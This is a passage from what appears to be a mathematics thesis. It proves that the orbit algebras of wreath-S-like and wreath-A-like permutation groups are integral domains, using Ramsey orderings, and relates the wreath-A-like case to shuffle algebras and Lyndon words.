Given this conjecture, it is easy to show that $A(G)$ is an integral domain for such groups. For if $fg = 0$ with $0 \neq f \in V_m(G)$ and $0 \neq g \in V_n(G)$, let β_0 be such that $f(d_\beta) = 0$ for $\beta < \beta_0$ but $f(d_{\beta_0}) \neq 0$, and let γ_0 be such that $g(e_\gamma) = 0$ for $\gamma < \gamma_0$ but $g(e_{\gamma_0}) \neq 0$. (We write $f(d_\beta)$ to mean the value of $f(Y)$ where Y is any representative of the orbit d_β, and so on.) Letting $\alpha_0 = \beta_0 \vee \gamma_0$, we can consider $fg(c_{\alpha_0})$. Now since $fg = 0$, this must be zero, but we can also determine this explicitly. Letting X be a representative of c_{α_0}, we have

$$fg(c_{\alpha_0}) = fg(X) = \sum_{\substack{Y \subset X \\ |Y| = m}} f(Y) g(X \setminus Y).$$

Every term in the sum is of the form $f(d_\beta)g(e_\gamma)$ where $d_\beta \cup e_\gamma$ is a decomposition of c_{α_0}, so that $\beta \vee \gamma \leqslant \alpha_0 = \beta_0 \vee \gamma_0$. But by the conjecture, this implies that except for terms of the form $f(d_{\beta_0})g(e_{\gamma_0}) \neq 0$, every term either has $\beta < \beta_0$ so that $f(d_\beta) = 0$, or $\gamma < \gamma_0$ so that $g(e_\gamma) = 0$, and hence every one of these terms is zero. Since there exist terms of the form $f(d_{\beta_0})g(e_{\gamma_0})$ by the choice of α_0, we must have $fg(c_{\alpha_0}) \neq 0$. But this contradicts $fg = 0$, and so $A(G)$ is an integral domain.

Recall from section 2 that we can assume $m = n$ when showing that $A(G)$ is an integral domain (that is, $fg = 0$ where $f, g \in V_n(G)$ implies $f = 0$ or $g = 0$); hence we can restrict ourselves to proving the conjecture in the case $m = n$ if this is easier.

5 Special cases (I): Wreath-S-like groups

5.1 Notational conventions

We gather here some notation that we will be using for the rest of this part of the thesis.

We will make use of the lexicographical order on finite sequences and multisets, which we define as follows. Let $(X, <)$ be a totally ordered set. If $x = (x_1, \dots, x_r)$ and $y = (y_1, \dots, y_s)$ are two ordered sequences of elements of X, then we say that x is lexicographically smaller than y, written $x <_{\text{lex}} y$, if there is some t with $x_i = y_i$ for all $i < t$, but either $x_t < y_t$ or $r + 1 = t \leqslant s$. If we now take a finite multiset of elements of X, say M, we write $\text{seq}(M)$ to mean the sequence obtained by writing the elements of M (as many times as they appear in M) in decreasing order. Then if M_1 and M_2 are finite multisets, we define $M_1 <_{\text{lex}} M_2$ to mean $\text{seq}(M_1) <_{\text{lex}} \text{seq}(M_2)$. Note that $<_{\text{lex}}$ is a total order on the set of finite multisets, for $\text{seq}(M_1) = \text{seq}(M_2)$ if and only if $M_1 = M_2$. If we need to explicitly list the elements of a multiset, we will write $[x_1, x_2, \dots]$. We write $M_1 + M_2$ for the multiset sum of the multisets M_1 and M_2, so if $M_1 = [x_1, \dots, x_r]$ and $M_2 = [y_1, \dots, y_s]$, then $M_1 + M_2 = [x_1, \dots, x_r, y_1, \dots, y_s]$.

In the following sections, we will talk about a set of *connected blocks* for a permutation group, the idea being that every orbit will correspond to a multiset or sequence of connected blocks. The choice of terminology will be explained below, and is not related to blocks of imprimitivity. Also, the individual words "connected" and "block" have no intrinsic meaning in the context of the definitions in this thesis. Every connected block has a positive integral weight (for which we write $\text{wt}(\Delta)$), and the weight of a sequence or multiset of connected blocks is just the sum of weights of the individual connected blocks. We well-order the connected blocks of each weight, and denote the connected blocks of weight i by $\Delta_i^{(j)}$, where j runs through some well-ordered indexing set. Without loss of generality, we assume that $\Delta_1^{(1)}$ is the least connected block of weight 1. We then define a well-ordering on all connected blocks by $\Delta_i^{(j)} < \Delta_{i'}^{(j')}$ if $i < i'$ or $i = i'$ and $j < j'$. Using this ordering, we can then talk about the lexicographic ordering on sequences or multisets of connected blocks.

5.2 Wreath-S-like groups

Our prototypical family of groups for this class of groups are those of the form $G = H \text{ Wr } S$, where H is a permutation group on Δ and $S = \text{Sym}(\mathbb{Z})$, the symmetric group acting on a countably infinite set (we take the integers for convenience). The action is the imprimitive one, so G acts on $\Omega = \Delta \times \mathbb{Z}$. We

extract those features of this group which are necessary for the proof below to work.

Definition 5.1. We say that a permutation group G on Ω is *wreath-S-like* if there is a set of connected blocks $\{\Delta_i^{(j)}\}$ and a bijection ϕ from the set of orbits of G on finite subsets of Ω to the set of all finite multisets of connected blocks, with the bijection satisfying the following conditions (where we again blur the distinction between orbits and orbit representatives):

(i) If $Y \subset \Omega$ is finite, then $\mathrm{wt}(\phi(Y)) = |Y|$.

(ii) If $Y \subset \Omega$ is finite and $\phi(Y) = [\Delta_{i_1}^{(j_1)}, \ldots, \Delta_{i_k}^{(j_k)}]$, we can partition Y as $Y = Y_1 \cup \cdots \cup Y_k$ with $|Y_l| = i_l$ for each l. Furthermore, if $Z \subseteq Y$ and $Z = Z_1 \cup \cdots \cup Z_k$, where $Z_l \subseteq Y_l$ for each l, then we can write $\phi(Z)$ as a sum of multisets $\phi(Z) = M_1 + \cdots + M_k$, where $\mathrm{wt}(M_l) = |Z_l|$ for each l and $M_l = [\Delta_{i_l}^{(j_l)}]$ if $Z_l = Y_l$.

Note that condition (ii) implies that $\phi(Y_l) = [\Delta_{i_l}^{(j_l)}]$ for $j = 1, 2, \ldots, k$. Essentially, this condition means that subsets of Y correspond to "submultisets" of $\phi(Y)$ in a suitable sense.

In the case of $G = H$ Wr S mentioned above, we take the connected blocks of weight n to be the orbits of the action of H on n-subsets of Δ. Then every orbit of G can be put into correspondence with a multiset of H-orbits as follows. If $Y \subset \Omega$ is an orbit representative, then $\phi(Y) = [\,\pi_i(Y) : \pi_i(Y) \neq \varnothing\,]$, where the π_i are projections: $\pi_i(Y) = \{\,\delta : (\delta, i) \in Y\,\}$, and we identify orbits of H with orbit representatives. Note that $\mathrm{wt}(\phi(Y)) = |Y|$ as required, and that condition (ii) is also satisfied; in fact, in the notation of the condition, we have $M_l = [\Delta_{i'_l}^{(j'_l)}]$ for each l, for some appropriate i'_l and j'_l.

Another example is the automorphism group of the random graph. The random graph is the unique countable homogeneous structure whose age consists of all finite graphs. It is also known as the Fraïssé limit of the set of finite graphs; see Cameron [3] for more information on homogeneous structures and Fraïssé's theorem. We take the set of connected blocks to be the isomorphism classes of finite connected graphs, where the weight of a connected block is the number of vertices in it. Any orbit can be uniquely described by the multiset of connected graph components in an orbit representative. Condition (i) is immediate, as is condition (ii). Note, however, that there are examples in this scenario where M_l may not be a singleton. For example, if $Y = P_2$ is the path of length 2 (with three vertices), so that $\phi(Y) = [P_2]$, and $Z \subset Y$ consists of the two end vertices of the path, then $\phi(Z) = [K_1, K_1]$.

This prototypical example explains the choice of terminology: the basic units in this example are the connected graphs, so we have called our basic units

connected blocks, both to suggest this example and that of strongly connected components in tournaments as considered in section 6 below.

Cameron [4, Sec. 2] has shown that $A(G)$ is a polynomial algebra if G is an oligomorphic wreath-S-like group, from which it follows that $A(G)$ is an integral domain in this case. It also follows that ε is a prime element, so both Conjectures 1.1 and 1.2 hold in this case. The argument that $A(G)$ is a polynomial algebra in the oligomorphic case is similar to that presented below for wreath-A-like groups, only significantly simpler.

We now show, using a new argument based on Ramsey-orderings, that $A(G)$ is an integral domain in the wreath-S-like case, even without the assumption that G is oligomorphic. This will also provide a basis for the arguments presented in the next section for wreath-A-like groups.

Theorem 5.2. *If G is wreath-S-like, then $A(G)$ is an integral domain.*

Proof. We claim that in such a situation, the conditions of Conjecture 4.4 are satisfied, and hence $A(G)$ is an integral domain.

Following the requirements of the conjecture, let m and n be positive integers and pick any integer $N \geqslant 2(m+n)$. Denote the inverse of ϕ by ψ and let α run through all multisets of connected blocks of total weight $m+n$, then we set $c_\alpha = \psi(\alpha)$ and let X_α be an N-set in the orbit $\psi(\alpha + [\Delta_1^{(1)}, \ldots, \Delta_1^{(1)}])$, where the second multiset has $N-(m+n)$ copies of $\Delta_1^{(1)}$. We claim that this gives a Ramsey ordering of the orbits on $(m+n)$-sets, where the multisets are ordered lexicographically (which gives a well-ordering on the multisets). Firstly, every $(m+n)$-set orbit appears among the list by hypothesis, as ψ is a bijection. Secondly, by construction, there is an $(m+n)$-subset of X_α in the orbit $\psi(\alpha)$, namely partition X_α as in condition (ii) of the definition, and remove all of the elements corresponding to the copies of $\Delta_1^{(1)}$ added. This subset will then map to α under ϕ, by condition (ii). Finally, any $(m+n)$-subset of X_α can be seen to correspond to a multiset lexigraphically less than or equal to α, again using condition (ii) and the fact that $\Delta_1^{(1)}$ is the least connected block, so the subset will be in an orbit c_β with $\beta \leqslant_{\text{lex}} \alpha$, as required.

We note that the induced Ramsey orderings on m-set orbits and n-set orbits are given by precisely the same construction. Specifically, let β be a multiset with $\text{wt}(\beta) = n$. Then the orbit corresponding to the multiset β first appears in X_{α_0} where $\alpha_0 = \beta + [\Delta_1^{(1)}, \ldots, \Delta_1^{(1)}]$. For assume that an n-set Z in the orbit $\psi(\beta)$ appears in X_α. As we have $\phi(Z) = \beta$, β must be a "submultiset" of α in the sense of condition (ii), and it is clear that the lexicographically smallest such α is the one given by adjoining an appropriate number of copies of $\Delta_1^{(1)}$ to β. It is not difficult to show that $\beta \vee \gamma$ is precisely the multiset $\beta + \gamma$, and that $\beta <_{\text{lex}} \beta'$ implies $\beta + \gamma <_{\text{lex}} \beta' + \gamma$, and therefore $\beta \vee \gamma <_{\text{lex}} \beta' \vee \gamma$;

similarly, $\gamma <_{\text{lex}} \gamma'$ implies $\beta \vee \gamma <_{\text{lex}} \beta \vee \gamma'$. (The argument is similar to that of Theorem 6.2 below.) Thus the conditions of the conjecture are satisfied by this Ramsey ordering, and hence $A(G)$ is an integral domain. □

6 Special cases (II): Wreath-A-like groups

We can now apply the same ideas used for the wreath-S-like case to the next class of groups, although the details are more intricate. The only essential difference between these two classes is that here we deal with ordered sequences of connected blocks instead of unordered multisets of connected blocks. We first define this class of groups and show that their algebras are integral domains. We then show that in the oligomorphic case, they have a structure similar to that of shuffle algebras, and deduce that they are polynomial rings. With this information, we then look at some integer sequences which arise from this family of groups.

6.1 Wreath-A-like groups

If we have two finite sequences $S_1 = (x_1, \ldots, x_r)$ and $S_2 = (y_1, \ldots, y_s)$, then we write $S_1 \oplus S_2 = (x_1, \ldots, x_r, y_1, \ldots, y_s)$ for their concatenation.

Definition 6.1. We say that a permutation group G on Ω is *wreath-A-like* if there is a set of connected blocks $\{\Delta_i^{(j)}\}$ and a bijection ϕ from the set of orbits of G on finite subsets of Ω to the set of all finite sequences of connected blocks, with the bijection satisfying the following conditions:

(i) If $Y \subset \Omega$ is finite, then $\mathrm{wt}(\phi(Y)) = |Y|$.

(ii) If $Y \subset \Omega$ is finite and $\phi(Y) = (\Delta_{i_1}^{(j_1)}, \ldots, \Delta_{i_k}^{(j_k)})$, we can partition Y as an ordered union $Y = Y_1 \cup \cdots \cup Y_k$ with $|Y_l| = i_l$ for each l. Furthermore, if $Z \subseteq Y$ and $Z = Z_1 \cup \cdots \cup Z_k$, where $Z_l \subseteq Y_l$ for each l, then we can write $\phi(Z)$ as a concatenation of sequences $\phi(Z) = S_1 \oplus \cdots \oplus S_k$ where $\mathrm{wt}(S_l) = |Z_l|$ for each l, and $S_l = (\Delta_{i_l}^{(j_l)})$ if $Z_l = Y_l$.

As in the wreath-S-like case, condition (ii) implies that $\phi(Y_l) = (\Delta_{i_l}^{(j_l)})$ for $l = 1, 2, \ldots, k$.

Our prototypical family of groups for this class of groups are those of the form $G = H \mathrm{\ Wr\ } A$, where H is a permutation group on Δ, and A is the group of all order-preserving permutations of the rationals. Again, the wreath product action is the imprimitive one, so G acts on $\Omega = \Delta \times \mathbb{Q}$. As before, we take the connected blocks of weight n to be the orbits of the action of H on n-subsets of Δ. Then every orbit of G can be put into correspondence with a unique sequence of H-orbits as follows. If $Y \subset \Omega$ is an orbit representative, we can apply an element of the top group A to permute Y to a set of the form $(\Delta_1 \times \{1\}) \cup (\Delta_2 \times \{2\}) \cup \cdots \cup (\Delta_t \times \{t\})$, where each Δ_i is non-empty. Each of the Δ_i is a representative of some H-orbit, so we set $\phi(Y) = (\Delta_1, \Delta_2, \ldots, \Delta_t)$,

again blurring the distinction between orbits and orbit representatives. It is again easy to see that conditions (i) and (ii) of the definition hold in this case.

Another example is the automorphism group of the random tournament. In this context, a tournament is a complete graph, every one of whose edges is directed, and the random tournament is the Fraïssé limit of the set of finite tournaments. A tournament is called strongly connected if there is a path between every ordered pair of vertices. It can be shown quite easily that every tournament can be decomposed uniquely as a sequence of strongly connected components, where the edges between components are all from earlier components to later ones. So here we take our set of connected blocks to be the isomorphism classes of finite strongly connected tournaments (and again, the weight of a connected block is the number of vertices in it), and if T is a finite subset of the random tournament, we set $\phi(T)$ to be the sequence of strongly connected components of T. Again, it is not difficult to see that conditions (i) and (ii) hold. Also, as in the case of the random graph, it may be that a sub-tournament has more components that the original tournament; for example, the cyclically-oriented 3-cycle is strongly connected, but any 2-element subset of it consists of two strongly connected 1-sets.

A third example is the automorphism group of the "generic pair of total orders". This is the Fraïssé limit of the class of finite sets, where each finite set carries two (unrelated) total orders, which can be taken as $a_1 < a_2 < \cdots < a_n$ and $a_{\pi(1)} \prec a_{\pi(2)} \prec \cdots \prec a_{\pi(n)}$ for some permutation $\pi \in S_n$. Thus orbits of the Fraïssé limit are described by permutations. We can take the connected blocks for this group to be the permutations $\pi \in S_n$ for which there exists no k with $0 < k < n$ such that π maps $\{1, \ldots, k\}$ to itself. The details of this example are not hard to check.

Theorem 6.2. *If G is wreath-A-like, then $A(G)$ is an integral domain.*

Proof. The proof runs along very similar lines to that of Theorem 5.2. If α is a sequence of connected blocks, we write $[\alpha]$ to denote the multiset whose elements are the terms of the sequence with their multiplicities. We define an ordering on sequences by $\alpha < \beta$ if $[\alpha] <_{\text{lex}} [\beta]$ or $[\alpha] = [\beta]$ and $\alpha >_{\text{lex}} \beta$.

Again, we show that the conditions of Conjecture 4.4 are satisfied in this case. Let m and n be positive integers and let N be a positive integer with $N \geqslant 2(m+n)$. Denoting the inverse of ϕ by ψ and letting α run through all sequences of connected blocks of total weight $m+n$, we set $c_\alpha = \psi(\alpha)$ and let X_α be a N-set in the orbit $\psi(\alpha \oplus (\Delta_1^{(1)}, \ldots, \Delta_1^{(1)}))$, where the second sequence has $N-(m+n)$ copies of $\Delta_1^{(1)}$. We claim that this gives a Ramsey ordering of the orbits on $(m+n)$-sets, where the sequences are ordered as described in the previous paragraph. Firstly, every $(m+n)$-set orbit appears in the list by

hypothesis, as ψ is a bijection. Secondly, by construction, there is an $(m+n)$-subset of X_α in the orbit $\psi(\alpha)$, namely partition X_α as in condition (ii) of the definition, and remove all of the elements corresponding to the copies of $\Delta_1^{(1)}$ appended. This subset will then map to α under ϕ, by condition (ii).

To show the final condition of Ramsey orderings, we must show that any $(m+n)$-subset of X_α is in an orbit corresponding to a sequence less than or equal to α. Using the notation of condition (ii), we let $\alpha = (\Delta_{i_1}^{(j_1)}, \ldots, \Delta_{i_k}^{(j_k)})$ and $X_\alpha = X_1 \cup \cdots \cup X_k \cup X_{k+1} \cup \cdots \cup X_r$, where X_{k+1}, ..., X_r correspond to the appended copies of $\Delta_1^{(1)}$. Consider a subset $Y = Y_1 \cup \cdots \cup Y_r \subset X_\alpha$ with $|Y| = m+n$. If $Y_l \neq X_l$ for some l with $X_l \neq \Delta_1^{(1)}$, then clearly $[\phi(Y)] <_{\text{lex}} [\alpha]$, as $\text{wt}(S_l) < i_l$, and the only new connected blocks which can be used are copies of $\Delta_1^{(1)}$, which is the least connected block. So the remaining case to consider is where some of the $\Delta_{i_l}^{(j_l)}$ are equal to $\Delta_1^{(1)}$, and for some or all of those, $Y_l = \varnothing$, whereas $Y_s = X_s$ for some $s > k$. But in such a case, while we have $[\phi(Y)] = [\alpha]$, it is clear that $\phi(Y) \geqslant_{\text{lex}} \alpha$. So in either case, we have $\phi(Y) \leqslant \alpha$, or equivalently $Y \leqslant c_\alpha$, as required.

We note that the induced Ramsey orderings on m-set orbits and n-set orbits are given by precisely the same construction; in particular, the orbit given by the sequence β first appears in X_α, where $\alpha = \beta \oplus (\Delta_1^{(1)}, \ldots, \Delta_1^{(1)})$.

Finally, we must show that the remaining conditions of the conjecture are satisfied by this Ramsey ordering. We will only show that $\beta < \beta'$ implies $\beta \vee \gamma < \beta' \vee \gamma$; the other condition follows identically. We first deduce an explicit description of $\beta \vee \gamma$.

A *shuffle* of two sequences, say $(x_1, \ldots, x_r)$ and $(y_1, \ldots, y_s)$, is a sequence $(z_1, \ldots, z_{r+s})$ for which there is a partition of $\{1, 2, \ldots, r+s\}$ into two disjoint sequences $1 \leqslant i_1 < i_2 < \cdots < i_r \leqslant r+s$ and $1 \leqslant j_1 < j_2 < \cdots < j_s \leqslant r+s$ with $z_{i_k} = x_k$ for $1 \leqslant k \leqslant r$ and $z_{j_k} = y_k$ for $1 \leqslant k \leqslant s$.

We first show that $\beta \vee \gamma$ is the lexicographically greatest shuffle of β with γ; this is not difficult although the argument is a little intricate. We let α_0 be this greatest shuffle and note that $[\alpha_0] = [\beta] + [\gamma]$. Now let α be any sequence of connected blocks for which c_α contains a $d_\beta \cup e_\gamma$ decomposition; we must show that $\alpha_0 \leqslant \alpha$. (Here d_β and e_γ are the orbits on m-sets and n-sets corresponding to β and γ respectively.)

We let $\alpha = (A_1, \ldots, A_k)$ be this sequence of connected blocks, and let Y be a representative of the orbit c_α. Write Y as an ordered union $Y = Y_1 \cup \cdots \cup Y_k$ as in condition (ii) of the definition of wreath-A-like groups. Then any decomposition of c_α into two subsets can be written as

$$c_\alpha = Z \cup Z' = (Z_1 \cup \cdots \cup Z_k) \cup (Z_1' \cup \cdots \cup Z_k'),$$

where $Y_l = Z_l \cup Z'_l$ as a disjoint union for each l. Now if we require $\phi(Z) = \beta$ and $\phi(Z') = \gamma$, this means that the sequences $S_1 \oplus \cdots \oplus S_k$ and $S'_1 \oplus \cdots \oplus S'_k$ corresponding to Z and Z' respectively, as given by condition (ii), must equal β and γ respectively. If $\{Z_l, Z'_l\} = \{Y_l, \varnothing\}$, then $[S_l] + [S'_l] = [A_l]$ by condition (ii), but if not, then $[S_l] + [S'_l] <_{\text{lex}} [A_l]$ by comparing weights. As $M_1 <_{\text{lex}} M_2$ implies $M_1 + M <_{\text{lex}} M_2 + M$ for any multisets M_1, M_2 and M, it follows that $[\beta] + [\gamma] \leqslant_{\text{lex}} [\alpha]$ with equality if and only if $\{Z_l, Z'_l\} = \{Y'_l, \varnothing\}$ for each l, that is, $[\alpha_0] \leqslant_{\text{lex}} [\alpha]$ with equality if and only if α is a shuffle of β and γ. And if α is such a shuffle, then $\alpha \leqslant_{\text{lex}} \alpha_0$ by construction, so $\alpha_0 \leqslant \alpha$, as required.

Given this, we can now show that if $\beta < \beta'$, then $\beta \vee \gamma < \beta' \vee \gamma$. We first consider the case that $[\beta] <_{\text{lex}} [\beta']$, from which it follows that $[\beta] + [\gamma] <_{\text{lex}} [\beta'] + [\gamma]$. Since $[\beta \vee \gamma] = [\beta] + [\gamma]$ and $[\beta' \vee \gamma] = [\beta'] + [\gamma]$, we deduce that $[\beta \vee \gamma] <_{\text{lex}} [\beta' \vee \gamma]$, so $\beta \vee \gamma < \beta' \vee \gamma$.

Now consider the other possible case, namely $[\beta] = [\beta']$ but $\beta >_{\text{lex}} \beta'$. Note that $[\beta \vee \gamma] = [\beta' \vee \gamma]$ in this case, so we must show that $\beta \vee \gamma >_{\text{lex}} \beta' \vee \gamma$. We let $\beta = (\Delta_1, \ldots, \Delta_r)$, $\beta' = (\Delta'_1, \ldots, \Delta'_r)$ and $\gamma = (E_1, \ldots, E_s)$ in the following. We also let $\alpha = \beta \vee \gamma = (A_1, \ldots, A_{r+s})$ and $\alpha' = \beta' \vee \gamma = (A'_1, \ldots, A'_{r+s})$. Recalling that $\beta \vee \gamma$ is the lexicographically greatest shuffle of β and γ, we can construct $\beta \vee \gamma$ by using the following merge-sort algorithm (written in pseudo-code).

function *MergeSort*(β, γ)
  { *We have* $\beta = (\Delta_1, \ldots, \Delta_r)$ *and* $\gamma = (E_1, \ldots, E_s)$ }
  $i \leftarrow 1$
  $j \leftarrow 1$
  while $i \leqslant r$ **or** $j \leqslant s$ **do**
    if $(i > r)$ **then** { $A_{i+j-1} \leftarrow E_j$; $j \leftarrow j + 1$ }
    else if $(j > s)$ **then** { $A_{i+j-1} \leftarrow \Delta_i$; $i \leftarrow i + 1$ }
    else if $(E_j \geqslant \Delta_i)$ **then** { $A_{i+j-1} \leftarrow E_j$; $j \leftarrow j + 1$ }
    else { $A_{i+j-1} \leftarrow \Delta_i$; $i \leftarrow i + 1$ }
  od
  return $\alpha = (A_1, \ldots, A_{r+s})$

Observe what happens if we run the algorithm on the pairs (β, γ) and (β', γ). Assume that $\Delta_i = \Delta'_i$ for $i < i_0$, but that $\Delta_{i_0} > \Delta'_{i_0}$. Then they will run identically as long as $i < i_0$. When $i = i_0$, they will both continue taking terms from γ until $E_j < \Delta_{i_0}$ or γ is exhausted. Once this happens, the (β, γ) algorithm will take Δ_{i_0} next, so $A_{i_0+j-1} = \Delta_{i_0}$, but the (β', γ) algorithm will take $\max\{\Delta'_{i_0}, E_j\}$, so $A'_{i_0+j-1} = \max\{\Delta'_{i_0}, E_j\} < \Delta_{i_0} = A_{i_0+j-1}$. Thus we have $\beta \vee \gamma >_{\text{lex}} \beta' \vee \gamma$, so $\beta \vee \gamma < \beta' \vee \gamma$ as required.

It follows that $A(G)$ is an integral domain, as we wanted. □

6.2 Shuffle algebras

In the oligomorphic case, we can do better: the algebra $A(G)$ is actually a polynomial algebra if G is an oligomorphic wreath-A-like group. We show this by noting strong similarities between our algebra and standard shuffle algebras, and using well-known properties of shuffle algebras, in particular that the Lyndon words form a polynomial basis for the shuffle algebra.

We start by briefly recalling the key facts we will need. We take these results from Reutenauer's book on free Lie algebras [11]. The references to definitions, theorems and so forth are to his book.

Let T be an alphabet. Although Reutenauer sometimes assumes the alphabet to be finite, it will be clear that all of the results we use below work equally well in the infinite case: since words are always of finite length and we only ever work with finitely many words at once, we can always restrict attention to the finite subset of T containing the letters in use.

We write T^* for the set of words in the alphabet T. We write $K\langle T\rangle$ for the K-vector space with basis T^*. If we use the concatenation product (where the product of two words is just their concatenation), then this is the ring of non-commuting polynomials over T. But there is another product that we can define on words, and by extension on $K\langle T\rangle$, called the *shuffle product*. This is explained in section 1.4 of Reutenauer, and we now essentially quote parts of it.

Let $w = a_1 \cdots a_n$ be a word of length n in T^*, and let $I \subseteq \{1, \ldots, n\}$. We denote by $w|I$ the word $a_{i_1} \cdots a_{i_k}$ if $I = \{i_1 < i_2 < \cdots < i_k\}$; in particular, $w|I$ is the empty word if $I = \varnothing$. (Such a word $w|I$ called a *subword* of w.) Note that when

$$\{1, \ldots, n\} = \bigcup_{j=1}^{p} I_j,$$

then w is determined by the p words $w|I_j$ and the p subsets I_j.

Given two words u_1 and u_2 of respective lengths n_1 and n_2, their *shuffle product*, denoted by $u_1 \sqcup\!\sqcup u_2$, is the polynomial

$$u_1 \sqcup\!\sqcup u_2 = \sum w(I_1, I_2),$$

where the sum is taken over all pairs (I_1, I_2) of disjoint subsets of $\{1, \ldots, n\}$ with $I_1 \cup I_2 = \{1, \ldots, n\}$ and $|I_j| = n_j$ for $j = 1, 2$, and where the word $w = w(I_1, I_2)$ is defined by $w|I_j = u_j$ for $j = 1, 2$. Note that $u_1 \sqcup\!\sqcup u_2$ is a sum of words of length n, each with the same multiset of letters, and so is a homogeneous polynomial of degree n. Note also that the empty word, denoted by 1, is the identity for the shuffle product, that the shuffle product is commutative and associative, and that it is distributive with respect to addition. Thus $K\langle T\rangle$ with

the shuffle product is a commutative, associative algebra, called the *shuffle algebra*.

Using the associative and distributive properties of the shuffle product, we can also give an expression for the shuffle product of the words $u_1, \ldots, u_p$, of respective lengths $n_1, \ldots, n_p$; their shuffle product is the polynomial

$$u_1 \sqcup\!\sqcup \cdots \sqcup\!\sqcup u_p = \sum w(I_1, \ldots, I_p),$$

where now the sum is taken over all p-tuples $(I_1, \ldots, I_p)$ of pairwise disjoint subsets of $\{1, \ldots, n\}$ with $\bigcup_{i=1}^{p} I_j = \{1, \ldots, n\}$ and $|I_j| = n_j$ for each $j = 1, \ldots, p$, and where the word $w = w(I_1, \ldots, I_p)$ is defined by $w|I_j = u_j$ for each $j = 1, \ldots, p$.

A word appearing in the shuffle product $u_1 \sqcup\!\sqcup \cdots \sqcup\!\sqcup u_p$ is called a *shuffle* of $u_1, \ldots, u_p$. Note that this is consistent with the definition of shuffle we used in the proof of Theorem 6.2 above. As an example, if $a, b, c \in T$, then $ab \sqcup\!\sqcup ac = abac + 2aabc + 2aacb + acab$, and $aabc$ and $acab$ are both shuffles of ab and ac.

The next definition we need is that of a Lyndon word. Assume that our alphabet T is totally ordered. Then a *Lyndon word* in T^* is a non-empty word which is lexicographically smaller than all of its nontrivial proper right factors; in other words, w is a Lyndon word if $w \neq 1$ and if for each factorisation $w = uv$ (concatenation product) with $u, v \neq 1$, one has $w <_{\text{lex}} v$.

An alternative categorisation of Lyndon words is as follows (Corollary 7.7 in Reutenauer). Given a word $w = a_1 \cdots a_n$ of length n, we can define the rotation operator ρ by $\rho(w) = a_2 \cdots a_n a_1$. Then a word w of length $n \geqslant 1$ is Lyndon if and only if $w <_{\text{lex}} \rho^k(w)$ for $k = 1, \ldots, n-1$, which is to say that w is primitive (it does not have the form $w = u^r$ for some $r > 1$) and that it is lexicographically smaller than any rotation (cyclic permutation) of itself. It follows that Lyndon words are in bijective correspondence with primitive necklaces; see [11, Chap. 7] for more information.

A key property of Lyndon words is that every word $w \in T^*$ can be written *uniquely* as a decreasing product of Lyndon words, so $w = l_1^{r_1} \cdots l_k^{r_k}$, where $l_1 >_{\text{lex}} \cdots >_{\text{lex}} l_k$ and $r_1, \ldots, r_k \geqslant 1$. (This follows from Theorem 5.1 and Corollary 4.4, and can also easily be proved directly—see section 7.3.)

Finally, Theorem 6.1 states that the shuffle algebra $K\langle T\rangle$ is a polynomial algebra generated by the Lyndon words, and that for each word w, written as a decreasing product of Lyndon words $w = l_1^{r_1} \cdots l_k^{r_k}$ as in the previous paragraph,

one has

$$S(w) \stackrel{\text{def}}{=} \frac{1}{r_1! \cdots r_k!}\, l_1^{\sqcup\!\sqcup r_1} \sqcup\!\sqcup \cdots \sqcup\!\sqcup l_k^{\sqcup\!\sqcup r_k} = w + \sum_{\substack{[u]=[w] \\ u <_{\text{lex}} w}} \alpha_u u, \tag{7}$$

for some non-negative integers α_u, where $l^{\sqcup\!\sqcup r}$ means $l \sqcup\!\sqcup \cdots \sqcup\!\sqcup l$ with r terms in the product, and, in this context, $[u]$ means the multiset of letters in the word u.

Note that it is equation (7) which proves that $K\langle T\rangle$ is a polynomial algebra: the set T^* is a K-vector space basis for $K\langle T\rangle$, and given any finite multiset M of elements of T, the matrix relating the basis elements $\{\, w : w \in T^* \text{ and } [w] = M \,\}$ to $\{\, S(w) : w \in T^* \text{ and } [w] = M \,\}$ is unitriangular when the words are listed in lexicographic order, so that $\{\, S(w) : w \in T^* \,\}$ also forms a basis for $K\langle T\rangle$. This argument is true whether T is finite or infinite.

We can now apply this to our case of oligomorphic wreath-A-like permutation groups. Let G acting on Ω be such a group, as in Definition 6.1 above. We obviously take our alphabet T to be the set of connected blocks of the action (as given by the definition of wreath-A-like groups), so that T^* corresponds bijectively to the set of orbits of G on finite subsets of Ω. The alphabet T has the standard ordering defined on connected blocks, and the set T^* can then be ordered either by the lexicographic order (denoted $<_{\text{lex}}$) or by the order we defined at the start of Theorem 6.2 (denoted $<$).

Clearly $A(G)$ can be regarded as a K-vector space, with the set of characteristic functions of finite orbits as basis. We will identify the connected block sequence $w = (\Delta_{i_1}^{(j_1)}, \ldots, \Delta_{i_k}^{(j_k)})$ with the characteristic function of the corresponding orbit, writing w for both. Via this correspondence, we can identify $A(G)$ with $K\langle T\rangle$ as vector spaces. The grading on $A(G)$ induces a grading on $K\langle T\rangle$: the homogeneous component $V_n(G)$ is identified with the subspace of $K\langle T\rangle$ spanned by $\{\, w \in T^* : \mathrm{wt}(w) = n \,\}$. We then consider the product that the vector space $K\langle T\rangle$ inherits via this identification. Let $v \in T^*$ be another connected block sequence. We write $v \mathbin{\overline{\sqcup\!\sqcup}} w$ for the product in $A(G)$ and the induced product in $K\langle T\rangle$. The notation is designed to indicate that this product is related to the shuffle product, as we will see, and we call it the *complete shuffle product*. (It is also somewhat related to the infiltration product on $K\langle T\rangle$; see [11, sect. 6.3].) Recalling the definition of multiplication in $A(G)$, we see that for any finite subset $X \subset \Omega$ with $|X| = \mathrm{wt}(v) + \mathrm{wt}(w)$,

$$(v \mathbin{\overline{\sqcup\!\sqcup}} w)(X) = \sum_{\substack{Y \subseteq X \\ |Y| = \mathrm{wt}(v)}} v(Y) w(X \setminus Y).$$

But $v(Y)$ is none other than the characteristic function which has value 1 if

$\phi(Y) = v$ and 0 otherwise, and similarly for $w(Y \setminus X)$. So we have

$$(v \mathbin{\overline{\sqcup\!\sqcup}} w)(X) = |\{\, Y \subseteq X : \phi(Y) = v,\ \phi(X \setminus Y) = w \,\}|.$$

Thus, setting $u = \phi(X)$ and writing $u \to v \cup w$ if there is a $Y \subseteq X$ with $\phi(Y) = v$ and $\phi(X \setminus Y) = w$, we have

$$v \mathbin{\overline{\sqcup\!\sqcup}} w = \sum_{u \in T^*} \beta_u u,$$

where $\beta_u > 0$ if $u \to v \cup w$ and $\beta_u = 0$ otherwise.

